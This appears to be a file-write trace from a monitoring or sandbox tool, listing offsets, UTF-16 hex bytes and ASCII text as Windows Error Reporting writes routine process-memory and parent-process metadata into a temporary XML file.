C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1170	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 39 00 32 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6920</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1212	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1216	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1220	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1302	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1306	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1310	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1362	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1366	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1370	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1414	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1418	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1424	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 35 00 31 00 33 00 33 00 36 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>95133696</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1510	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1514	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1520	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 35 00 31 00 32 00 35 00 35 00 30 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>95125504</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1590	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1594	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1600	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 30 00 35 00 39 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3059</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1674	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1678	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1684	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 33 00 32 00 35 00 34 00 34 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>11325440</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1782	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1786	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1792	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 33 00 32 00 35 00 34 00 34 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>11325440</WorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1874	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1878	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1884	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 36 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>178648</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	1998	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2002	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2008	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 36 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>178640</QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2106	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2110	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2116	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 39 00 31 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>49104</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2240	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2244	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2250	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 37 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>48752</QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2358	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2362	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2368	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 33 00 33 00 33 00 35 00 36 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4333568</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2444	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2448	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2454	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 33 00 34 00 31 00 37 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4341760</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2546	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2550	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2556	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 33 00 33 00 33 00 35 00 36 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4333568</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2628	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2632	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2636	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2682	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2686	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2690	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2720	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2724	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2730	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2770	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2774	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2782	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 35 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3452</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2812	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2816	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2824	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2894	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2898	2	09 00		success or wait	4	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2906	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	2996	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3000	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3008	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 31 00 37 00 38 00 36 00 33 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7178639</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3056	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3060	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3068	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3146	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3150	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3158	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3210	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3214	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3222	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3266	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3270	2	09 00		success or wait	5	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3280	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3370	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3374	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3384	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3458	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3462	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3472	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 30 00 30 00 38 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>60086</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3548	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3552	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3562	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 31 00 38 00 37 00 36 00 34 00 38 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>121876480</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3662	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3666	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3676	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 31 00 31 00 35 00 31 00 34 00 38 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>121151488</WorkingSetSize>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3760	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3764	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3774	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 32 00 36 00 31 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11261 68</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3890	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3894	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	3904	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 36 00 37 00 39 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage >1067992</ QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>90 184</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
